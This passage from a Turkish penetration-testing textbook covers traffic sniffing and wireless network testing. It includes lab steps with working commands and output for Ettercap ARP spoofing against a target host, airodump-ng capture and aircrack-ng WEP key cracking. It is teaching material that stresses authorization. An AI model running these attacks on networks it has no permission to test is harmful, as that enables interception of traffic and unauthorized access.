- Ağda MitM konumuna geçerek kullanıcı trafiğini izlemek ve analiz etmek
- Şifrelenmemiş protokoller üzerinden iletilen hassas verileri tespit etmek
- DNS spoofing ile kullanıcıları sahte web sayfalarına yönlendirmek (phishing simülasyonu)
- Web trafiğini manipüle ederek güvenlik kontrollerini test etmek
- Güvenlik mekanizmalarının (HTTPS, HSTS, sertifika doğrulama vb.) etkinliğini değerlendirmek

Bettercap ile gerçekleştirilen testler, ağ üzerinde şu zafiyetlerin varlığını ortaya çıkarır:

- MitM saldırılarına karşı koruma eksikliği
- DNS manipülasyonuna açık yapılandırmalar
- HTTPS zorunluluğunun olmaması veya yanlış uygulanması
- Kullanıcı trafiğinin izlenebilir ve değiştirilebilir olması

Bettercap, klasik sniffing yaklaşımını daha modüler ve script destekli hâle getirir. Özellikle red team senaryolarında tercih edilir.

Sıra Sizde

Yerel ağ ortamında gerçekleşen ağ trafiğini analiz etmek ve aktif cihazları tespit etmek amacıyla Bettercap aracını kullanarak ağ keşfi ve trafik izleme işlemi gerçekleştiriniz. Elde edilen bulguları sızma testi perspektifinden değerlendiriniz.

6. NetworkMiner

NetworkMiner, yakalanmış ağ trafiğini analiz ederek anlamlı verileri otomatik olarak çıkaran pasif bir **ağ adli analiz (network forensic)** aracıdır. Klasik paket yakalama araçlarından farklı olarak, ham paketleri tek tek incelemek yerine trafiği yorumlayarak üst katman bilgilerini ayrıştırır. Özellikle **pcap** formatında kaydedilmiş trafik dosyalarının hızlı analizinde tercih edilir.

Sızma testi açısından NetworkMiner şu avantajları sağlar:

- Yakalanan trafikten otomatik host (IP-MAC) envanteri çıkarma
- İşletim sistemi tahmini yapabilme
- Şifrelenmemiş kimlik bilgilerini tespit etme
- HTTP, FTP, SMTP gibi protokollerden dosya çıkarımı (file extraction)
- Oturum ve uygulama katmanı verilerini özet hâlinde sunma

İç ağda tcpdump veya Wireshark ile elde edilen bir pcap dosyası NetworkMiner ile analiz edildiğinde ağda aktif olan sistemler, indirilen dosyalar, gönderilen e-posta ekleri veya düz metin iletilmiş kullanıcı adı ve parolalar hızlı şekilde ortaya çıkarılabilir.

NetworkMiner, aktif trafik üretmez. Yalnızca mevcut veya kaydedilmiş trafiği analiz eder. Bu nedenle özellikle iç ağ sızma testlerinde MitM sonrasında elde edilen verilerin yorumlanması veya olay sonrası inceleme (post-exploitation analiz) aşamalarında kullanışlıdır. Bettercap gibi araçlar trafik yönlendirme ve müdahale yeteneği sunarken NetworkMiner elde edilen trafiğin anlamlandırılmasını sağlar. Bu yönüyle saldırı zincirinde **veri toplama** ile **analiz** aşaması arasında köprü görevi görür.

Sıra Sizde

Wireshark ile gerçekleştirilen HTTP, DNS ve TCP analizlerinden elde edilen ağ trafiği (pcap) dosyasını NetworkMiner aracı ile analiz ediniz. Elde edilen veriler doğrultusunda kullanıcı davranışlarını, sistem envanterini ve şifrelenmemiş kimlik bilgilerini inceleyerek bulguları sızma testi uzmanı bakış açısı ile değerlendiriniz.

2.3.2. Kablosuz Ortam Dinleme Araçları

Kablolu ağlarda trafiğe erişim için fiziksel bağlantı gerekirken kablosuz ağlarda kişilerin yalnızca kapsama alanına girmesi yeterlidir. Bu durum, kablosuz ağları kablolu ağlara göre daha erişilebilir hâle getirirken aynı zamanda saldırı yüzeyini de genişletir. Bu nedenle kablosuz ağ güvenliği, klasik ağ güvenliğinden farklı, ayrı bir konu olarak değerlendirilmelidir.

Kablosuz ağlara yönelik sızma testi yalnızca parola güvenliğini test etmek değildir. Asıl amaç; erişim kontrol mekanizmalarının doğruluğunu, yapılandırma hatalarını, istemci davranışlarını ve kablosuz iletişimin tamamının güvenliğini test etmektir (Görsel 2.59). Kablosuz testler iki ana kategoriye ayrılır.

Pasif Testler

- Trafik dinleme (sniffing)
- SSID ve istemci keşfi
- Management frame analizi

Aktif Testler

- Deauthentication saldırıları
- Evil Twin oluşturma
- Handshake tetikleme

Aktif testler mutlaka izin kapsamında gerçekleştirilmelidir.



Görsel 2.59: Kablosuz ortam dinleme

Sızma testlerinde kablosuz ağın test edilmesi, doğrudan ağa bağlanmak anlamına gelmez. Aksine çoğu durumda ilk aşama tamamen pasif dinleme ve kablosuz ağı gözlem üzerine kuruludur.

Kablosuz sızma testinde şu başlıklar değerlendirilir:

- Yayın yapan erişim noktalarının (Access Point) varlığı
- Yetkisiz erişim noktalarının tespiti
- Kullanılan şifreleme türleri ve güvenlik seviyeleri
- İstemci cihazların bağlantı davranışları
- Kimlik doğrulama mekanizmalarının doğruluğu
- Yanlış veya zayıf yapılandırmalar

Kablosuz ortamda gerçekleştirilen dinleme işlemi, çoğu zaman saldırı zincirinin ilk adımını oluşturur. Bunun temel nedeni, kablosuz iletişimde kullanılan **management frame**lerin (Beacon, Probe Request, Probe Response vb.) ağ hakkında doğrudan bilgi sağlamasıdır. Örneğin bir istemcinin gönderdiği **probe request** paketleri, daha önce bağlandığı ağları açığa çıkarabilir. Bu durum, istemciye yönelik hedefli saldırıların planlanmasında önemli rol oynar. Bu nedenle kablosuz sızma testlerinde keşif (reconnaissance) aşaması son derece önemlidir ancak kablosuz ağların fiziksel sınırları aşabilmesi nedeniyle test kapsamının net şekilde tanımlanması gerekir. Test sırasında yalnızca yetkilendirilmiş ağlar üzerinde çalışılmalı ve komşu ağlara müdahale edilmemelidir.

Bu aşamada şu hazırlıklar yapılır:

- Test edilecek SSID'lerin belirlenmesi
- Fiziksel test alanının sınırlandırılması
- Aktif müdahale (örneğin deauthentication) izninin netleştirilmesi
- Sosyal mühendislik senaryolarının kapsam dâhilinde olup olmadığının belirlenmesi

Kapsam net değilse kablosuz test, **hukuki risk** doğurabilir. Bu nedenle **kablosuz sızma testi her zaman yazılı izinle gerçekleştirilmelidir.**

Kablosuz sızma testlerinin ilk adımı pasif keşiftir. Bu aşamada herhangi bir ağa bağlanmadan yalnızca ortam dinlenerek bilgi toplanır. Bu işlem için ağ kartının **monitör moda (monitor mode)** alınması gerekir. Monitor mode, kablosuz adaptörün yalnızca bağlı olduğu ağı değil bulunduğu frekanstaki tüm trafiği dinlemesini sağlar.

Pasif keşif sırasında değerlendirilen başlıca unsurlar şunlardır:

- Yayın yapan ve gizli SSID'ler
- BSSID (erişim noktası MAC adresleri)
- Kullanılan şifreleme türleri (WEP, WPA2, WPA3 vb.)
- Kanal bilgileri ve kanal yoğunluğu
- Sinyal seviyeleri (RSSI)
- Ağa bağlı istemci sayısı
- Erişim noktası üretici bilgisi (OUI analizi)



Elde edilen veriler, yalnızca ağın varlığını değil aynı zamanda yapısal güvenlik seviyesini de ortaya koyar. Örneğin eski şifreleme protokollerinin kullanılması, kanal çakışmalarının fazla olması veya misafir ve kurumsal ağların ayrılmamış olması önemli risk göstergeleridir. Kablosuz ağ testlerinde yalnızca paket analizi yeterli değildir. Aynı zamanda **radyo frekansı** ortamının da değerlendirilmesi gerekir.

Radyo frekansı ortamının değerlendirilmesinde şu faktörler analiz edilmelidir:

- Kanal çakışmaları (co-channel interference)
- Gürültü seviyesi
- Sinyal gücü dağılımı
- Erişim noktalarının fiziksel konumlandırılması

Bu tür analizler özellikle büyük kurumsal ortamlarda performans ve güvenlik ilişkisini ortaya koyar. Kablosuz ağ güvenliğinin önemli bir bileşeni kimlik doğrulama mekanizmalarıdır. Bu aşamada amaç, doğrudan şifre kırmak değil kullanılan yapının dayanıklılığını değerlendirmektir.

Test kapsamında incelenen konular şunlardır:

- WPA2/WPA3-PSK parolalarının karmaşıklığı
- WPA3 kullanım durumu ve geçiş (transition mode) yapılandırmaları
- 802.1X (Enterprise) yapılandırması
- Sertifika doğrulama mekanizmaları
- Kullanılan EAP türlerinin güvenliği

Özellikle kurumsal ağlarda istemcilerin sertifika doğrulaması yapmaması, sahte erişim noktalarına (Evil Twin) karşı ciddi bir zafiyet oluşturur.

WPA/WPA2 ağlarda kimlik doğrulama sürecinde oluşan el sıkışma (handshake) verisi, parola güvenliğinin test edilmesinde kullanılır. Bu aşamada amaç, hizmet kesintisi oluşturmak değil parola politikalarının yeterliliğini ölçmektir.

El sıkışma verisinden elde edilebilecek bulgular şunlardır:

- Zayıf parola kullanımı
- Tahmin edilebilir parola yapıları
- Kurumsal standartlara uymayan parola politikaları

Not Kısa sürede tahmin edilebilen parolalar yüksek risk olarak değerlendirilir.

Kablosuz güvenlik yalnızca erişim noktası ile sınırlı değildir. İstemci davranışları da çok önemlidir.

Risk oluşturan durumlar şunlardır:

- Otomatik ağlara bağlanma (auto-connect)
- Daha önce bağlanılan ağların yayılması (probe leak)
- Açık ağlara bağlanma eğilimi
- Sertifika doğrulamasının yapılmaması

Sayılan türdeki zafiyetler, saldırganların istemciyi hedef alarak ağa dolaylı yoldan erişmesine neden olabilir.

Kablosuz sızma testlerinde sık kullanılan yöntemlerden biri **sahte erişim noktası** senaryosudur. Bu yöntemde hedef ağ ile aynı veya benzer isimde bir erişim noktası oluşturularak istemci davranışları gözlemlenir.

Ortamda bulunan rogue erişim noktalarının tespiti için şunların test kapsamında incelemesi gerçekleştirilir:

- Aynı SSID'ye sahip farklı BSSID'ler
- Üretici bilgisi uyumsuzlukları
- Kanal ve sinyal farklılıkları

Kablosuz ağ testleri yalnızca ağa erişim sağlamakla sınırlı değildir. Asıl kritik nokta erişim sonrasındaki yetkilendirmedir.

Erişim sonrası aşamada şu sorular değerlendirilir:

- Kablosuz istemci, iç ağa erişebiliyor mu?
- Misafir ağı, gerçekten izole edilmiş mi?
- VLAN segmentasyonu doğru çalışıyor mu?
- Erişim kontrol listeleri uygulanmış mı?

Not Segmentasyon eksikliği, kablosuz ağların en kritik zafiyetlerinden biridir.

Kablosuz ağlarda kullanılan güvenlik protokolleri yalnızca teknik bir şifreleme mekanizması değil aynı zamanda sızma testlerinin yönünü ve yöntemini belirleyen kritik bileşenlerdir. WEP'ten WPA3'e kadar uzanan bu gelişim süreci, güvenlik açıklarının nasıl evrildiğini ve saldırganların hangi tekniklere yöneldiğini açıkça ortaya koyar. Bu nedenle bir kablosuz ağın güvenliğini değerlendirirken yalnızca kullanılan protokolün adı değil uygulama biçimi, parola politikası, istemci davranışları ve yapılandırma detayları birlikte ele alınmalıdır. Tablo 2.8'de yaygın kablosuz güvenlik protokolleri sızma testi kapsamında karşılaştırılarak her birinin güçlü ve zayıf yönleri ortaya konulmuştur.

Tablo 2.8: Kablosuz Güvenlik Protokolleri Karşılaştırması

Özellik / Kriter	WEP	WPA	WPA2	WPA3
Çıkış Yılı	1997	2003	2004	2018
Şifreleme Algoritması	RC4	TKIP (RC4 tabanlı)	AES (CCMP)	SAE tabanlı AES-GCM
Anahtar Yapısı	Statik	Dinamik	Dinamik	Dinamik (gelişmiş)
Handshake Mekanizması	Yok (zayıf auth).	4-way handshake	4-way handshake	SAE (Dragonfly handshake)



Özellik / Kriter	WEP	WPA	WPA2	WPA3
Temel Zafiyet	IV tekrarları, RC4 zafiyeti	TKIP zafiyetleri	Zayıf parola, handshake yakalama	Yanlış yapılandırma, transition mode
Sızma Testi Yöntemi	Paket toplama + istatistiksel analiz	Sözlük saldırısı	Handshake yakalama + brute force	Offline saldırı zor, aktif saldırı senaryoları
Kırılma Süresi	Dakikalar	Saatler	Parolaya bağlı (dakika-gün)	Çok zor (güçlü yapıdaysa pratikte mümkün değil)
Araçlar	aircrack-ng, airodump-ng	aircrack-ng	aircrack-ng, hashcat	hcxdumptool, hashcat (sınırlı)
Aktif Saldırı İhtiyacı	Gerekli (trafik üretmek için)	Opsiyonel	Genelde gerekli (deauth ile handshake)	Genelde gerekli (Evil Twin vb.)
En Kritik Sızma Noktası	IV paketleri	Zayıf parola	Kullanıcı parolası ve handshake	Kullanıcı davranışı ve yapılandırma
Rogue AP / Evil Twin Etkisi	Orta	Yüksek	Çok yüksek	Sertifika varsa düşük, yoksa yüksek
Client-Side Saldırı Riski	Düşük	Orta	Yüksek	Orta
Pentester Önceliği	Hızlı Exploit	Parola test	Handshake + kullanıcı zafiyeti	Yapılandırma ve kullanıcı hedefli

Kablosuz ağ güvenlik protokollerine yönelik saldırı yöntemleri incelendiğinde, her protokolün kendi yapısına özgü zafiyetler barındırdığı ve bu zafiyetlerin farklı tekniklerle istismar edilebildiği görülmektedir. WEP protokolünde istatistiksel analiz ile anahtar kısa sürede elde edilebilirken, WPA ve WPA2'de süreç genellikle el sıkışma verisinin yakalanması ve ardından sözlük ya da kaba kuvvet saldırılarıyla parolanın tahmin edilmesine dayanır. WPA3 ise daha gelişmiş bir kimlik doğrulama mekanizması sunmasına rağmen, yanlış yapılandırmalar ve istemci taraflı zafiyetler üzerinden hedef alınabilmektedir.

Kablosuz ağ sızma testi süreci, kapsamın belirlenmesi ve hedef ağların tanımlanması ile başlar. Ardından pasif keşif ve trafik dinleme teknikleriyle ağ hakkında detaylı bilgi toplanır. Elde edilen veriler doğrultusunda kullanılan şifreleme yöntemleri analiz edilir ve olası zafiyetler ortaya çıkarılır. Sonra, belirlenen açıkların gerçek etkisini ölçmek için kontrollü testler uygulanır ve elde edilen bulgular doğrulanır. Sürecin sonunda ise tüm tespitler raporlanarak ağın güvenliğini artırmaya yönelik somut ve uygulanabilir iyileştirme önerileri sunulur (Görsel 2.60).

Yetkilendirme ve Kapsam Belirleme	**1.** İzin ve kapsam belirlemesi yapılır.
Hedef Tanımlama	**2.** SSID, BSSID ve kanal bilgileri toplanır.
Pasif Keşif	**3.** Ağ taraması ve sinyal analizi yapılır.
Trafik Dinleme	**4.** Veri trafiği izlenir ve analiz edilir.
Şifreleme ve Güvenlik Analizi	**5.** WEP / WPA türleri incelenir.
Zafiyet Analizi	**6.** Güvenlik açıkları tespit edilir.
Yetkili Saldırı Simülasyonu	**7.** Kontrollü saldırı testleri yapılır.
Erişim ve Etki Analizi	**8.** Erişim seviyeleri değerlendirilir.
Bulguların Doğrulanması	**9.** Bulgular doğrulanır ve incelenir.
Raporlama	**10.** Zafiyetler ve bulgular raporlanır.
İyileştirme Önerileri	**11.** Güvenlik önerileri sunulur.

Görsel 2.60: Kablosuz ağ sızma testi aşamaları

Kablosuz sızma testlerinde kullanılan araçlar farklı aşamalarda farklı amaçlara hizmet eder. Bu araçlar; keşif, trafik analizi, kimlik doğrulama değerlendirmesi, istemci tarafı güvenlik testleri gibi süreçlerde kullanılır ancak unutulmamalıdır ki araçlar, tek başına güvenlik değerlendirmesi anlamına gelmez, asıl amaç elde edilen verilerin doğru yorumlanmasıdır. Kablosuz güvenlik testlerinde yaygın olarak kullanılan araçlar şunlardır:

1. Kismet

Kismet, pasif kablosuz ağ keşfi için kullanılan bir analiz aracıdır. Monitör modu destekleyen ağ kartları üzerinden çalışır ve herhangi bir erişim noktasına bağlanmadan ortamı dinleyebilir. Pasif çalışması sayesinde düşük iz bırakan keşif senaryolarında tercih edilir. Özellikle fiziksel çevre değerlendirmelerinde kablosuz ağ haritalama için etkilidir.

Sızma testi kapsamında Kismet, şu bilgileri elde etmek amacıyla kullanılır:

- Yayın yapan SSID'lerin tespiti
- Gizli ağların ortaya çıkarılması
- Erişim noktası-istemci ilişkisinin gözlemlenmesi
- Şifreleme türü analizi
- Paket kaydı oluşturulması



15. Uygulama


Kismet aracı kullanılarak kablosuz ağ ortamında pasif keşif gerçekleştiriniz. İstemci cihazlar ile erişim noktaları arasındaki iletişimi inceleyerek Ortadaki Adam (MitM) saldırılarına zemin hazırlayan yapılandırma hataları ve güvenlik zafiyetlerini Wireshark ile analiz ediniz.

1. Adım: Monitör modda olan kablosuz ağ kartınızı **kismet -c wlan0** komutu ile başlatınız.

2. Adım: Çevrenizde bulunan erişim noktalarını görüntülemek için terminale **sudo kismet -c <interface>** kodunu uygulayarak kismet aracının başlatıldığını ve erişim noktalarını görüntüleyiniz (Görsel 2.61, 2.62).

```
┌──(kali㉿kali)-[~]
└─$ sudo kismet -c wlan0
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf
INFO: Loading config override file '/etc/kismet/kismet_package.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf
KISMET - Point your browser to http://localhost:2501 (or the address of this system) for the Kismet UI
INFO: Detected new 802.11 Wi-Fi device 12:60:9D:CF:28:55
INFO: Detected new 802.11 Wi-Fi device 4A:9D:1C:1F:0A:67
INFO: Detected new 802.11 Wi-Fi device 12:8D:3C:4A:69:A1
```

Görsel 2.61: Kismet aracının başlatılması



Görsel 2.62: Kismet aracı ile erişim noktalarının görüntülenmesi

3.Adım: Hedef ağ, WEP/WPA/WPA2 şifreleme kullanıyorsa şifrelemeyi kırmak için **aircrack-ng** ile şifresini ele geçirerek ağa bağlanınız.

4.Adım: Bulunduğunuz ağda **nmap** taramasını **nmap -sn <IP adresi aralığı>** ile gerçekleştiriniz (Görsel 2.63).

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 22:46 +03
Nmap scan report for csp1.zte.com.cn (192.168.1.1)
Host is up (0.0036s latency).
MAC Address:
Nmap scan report for brw202b204da131 (192.168.1.2)
Host is up (0.066s latency).
MAC Address:  (Cloud Network Technology Singapore PTE.)
Nmap scan report for 192.168.1.3 (192.168.1.3)
Host is up (0.057s latency).
MAC Address:  (Foshan Viomi Electric Appliance Technology)
Nmap scan report for lg_smart_dryer2_open (192.168.1.5)
Host is up (0.16s latency).
MAC Address:  (Intel Corporate)
Nmap scan report for lgwebostv (192.168.1.16)
Host is up (2.2s latency).
MAC Address:  (LG Innotek)
Nmap scan report for kali (192.168.1.38)
Host is up.
Nmap done: 256 IP addresses (11 hosts up) scanned in 18.88 seconds
```

Görsel 2.63: Nmap ile ağda bulunan cihazların listelenmesi

5. Adım: Ağda bulunan bir hedefe yönelik **Ettercap** aracını kullanarak Ortadaki Adam saldırı türlerinden biri olan **ARP spoofing** saldırısı gerçekleştiriniz (Görsel 2.64).

```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -T -q -M  arp:remote -i wlan0  //192.168.1.15// //192.168.1.1//
[sudo] password for kali:

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
 wlan0 →
          192.168.1.38/255.255.255.0
          fe80::6900:930d:2176:da0e/64

ARP poisoning victims:


 GROUP 1 : 192.168.1.15

 GROUP 2 : 192.168.1.1
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```


Görsel 2.64: ARP spoofing başlatılması

6. Adım: ARP spoofing sırasında Wireshark aracı ile **wlan0** arayüzünü seçerek paketleri toplayınız (Görsel 2.65).



Görsel 2.65: Wireshark ile arayüzün seçilmesi

7. Adım: Wireshark aracında ARP filtrelemesini yapıp, paketlerden birini inceleyerek ARP spoofing saldırısının gerçekleştirildiğini gözlemleyiniz (Görsel 2.66).



Görsel 2.66: Wireshark ile paketlerin incelenmesi

2. Airodump-ng

Airodump-ng, belirli kanallar üzerinde yoğunlaşarak kablosuz trafik izleme ve kimlik doğrulama verisi işlemlerini gerçekleştirebilir. Bu araç genellikle parola dayanıklılık testinin ön aşamasında veri toplamak için kullanılır.

Sızma testi açısından şu incelemeleri yerine getirebilir:

- Hedef erişim noktasının belirlenmesi
- BSSID ve kanal tespiti
- Bağlı istemcilerin görüntülenmesi
- Handshake yakalama
- Trafik yoğunluğu analizi

16. Uygulama

Airodump-ng aracı ile pasif keşif işlemini gerçekleştirerek çevrenizdeki erişim noktaları ve onlara bağlı cihazlar hakkında bilgi toplayınız.

1. Adım: Kablosuz ağ kartınızı monitör moda alınız.

2. Adım: Kablosuz ağ kartınız monitör moddayken **airodump-ng wlan0mon** komutu ile çevredeki erişim noktaları hakkında bilgi toplama işlemini gerçekleştiriniz (Görsel 2.67).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH  2 ][ Elapsed: 1 min ][ 2024-11-13 13:41

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 **:**:**:**:**:**  -79        0        0    0   1   65   WPA2 CCMP   PSK  DIRECT-e7-HP
 **:**:**:**:**:**  -75        0        0    0   3  130   OPN              ALGERIA
 **:**:**:**:**:**  -76        1        0    0   4  130   WPA2 CCMP   PSK
 **:**:**:**:**:**  -77        6        0    0   1  130   WPA2 CCMP   PSK  SU
 **:**:**:**:**:**  -79        0        0    0   4  270   WPA2 CCMP   PSK  yeni
 **:**:**:**:**:**  -74       10        0    0   1  130   WPA2 CCMP   PSK  Vodafonenet_W
 **:**:**:**:**:**  -78        6        1    0   6   54   WPA3 CCMP   SAE  P13 Blue Max
```

Görsel 2.67: Bilgi toplama işlemi

3. Adım: Özel bir ağa yönelik keşif yapmak için **airodump-ng - -channel (-c) <kanal numarası> - - bssid <bssid> - write (-w) <dosya ismi> <interface>** komutu ile keşif işlemini başlatınız (Görsel 2.68).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon -c 2 --bssid D0:60:8C:**:**:** -w pasifkesif
14:14:00  Created capture file "pasifkesif-01.cap".

 CH  2 ][ Elapsed: 12 s ][ 2024-11-13 14:14

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D0:60:8C:**:**:**   -1   0        0        0    0   2   -1                  <length:  0>

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 **:**:**:**:**:**  **:**:**:**:**:**  -24    0 - 1      0        10
 **:**:**:**:**:**  **:**:**:**:**:**  -30    0 - 1      0        11
```

Görsel 2.68: Erişim noktasına yönelik keşif işlemi

4. Adım: Pasif keşif işleminde farklı formatlarda kaydedilen dosyayı komut satırına **ls -ls pasifkesif*** yazarak görüntüleyiniz.

3. Aircrack-ng

Aircrack-ng, kablosuz ağlarda kullanılan ön paylaşımlı anahtarların (PSK) dayanıklılığını test etmek için kullanılır. Özellikle WEP ve WPA/WPA2-PSK ağlarda analiz yapılmasını sağlar. Buradaki amaç, sistemi devre dışı bırakmak değil parola politikasının gerçek dünyadaki saldırılara karşı dayanıklılığını ölçmektir.

Sızma testi yapılırken bu araç ile şu işlemler gerçekleştirilebilir:

- Yakalanmış handshake verisi üzerinde parola testi
- Sözlük tabanlı analiz
- Parola karmaşıklık değerlendirmesi



17. Uygulama

Airodump aracını kullanarak WEP şifreleme algoritmasına sahip bir Wi-Fi ağının şifresini elde ediniz ve sızma testi uzmanı bakış açısıyla yorumlayınız.

1. Adım: Erişim noktası arayüzüne giriş sağlayarak şifreleme türünü **WEP**, WEP anahtarını **abc12** olarak değiştiriniz.

2. Adım: Kablosuz ağ kartınızı monitör moda alınız.

3. Adım: Linux terminale **airodump-ng wlan0mon** komutunu yazarak çevrenizdeki erişim noktalarını ve şifreleme türlerini görüntüleyiniz.

4. Adım: Şifreleme türü **WEP** olan erişim noktasına bağlı cihazları görüntüleyerek bu bilgileri bir dosyaya kaydediniz (Görsel 2.69).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid D0:60:8C:**:**:** -c 11 -w webcrack wlan0mon
16:32:20  Created capture file "webcrack-01.cap".

 CH 11 ][ Elapsed: 30 s ][ 2024-11-13 16:32

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D0:60:8C:**:**:**  -51 100      266      548   26  11   54e. WEP  WEP         EGITIM

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 [redacted]         [redacted]         -16   54e-24      0       846
 [redacted]         [redacted]         -20   54e-54e   738       251
```

Görsel 2.69: WEP şifreleme türüne bağlı cihazların görüntülenmesi

5. Adım: Linux terminale **ls** komutunu yazarak kaydettiğiniz dosyayı görüntüleyiniz.

6. Adım: Linux terminale **aircrack-ng <dosya ismi>** komutunu yazarak WEP şifresinin kırıldığını görüntüleyiniz (Görsel 2.70).

```
┌──(kali㉿kali)-[~]
└─$ aircrack-ng webcrack-01.cap
Reading packets, please wait...
Opening webcrack-01.cap
Read 129921 packets.

                                Aircrack-ng 1.7

                    [00:00:00] Tested 314 keys (got 23442 IVs)

  KB    depth   byte(vote)
   0    6/  9   BF(28160) 11(27904) 61(27904) E2(27904) 34(27648) B7(27648) 15(27392)
   1    4/  6   62(29184) 64(28928) B0(28160) 16(27904) A6(27904) E4(27904) 02(27648)
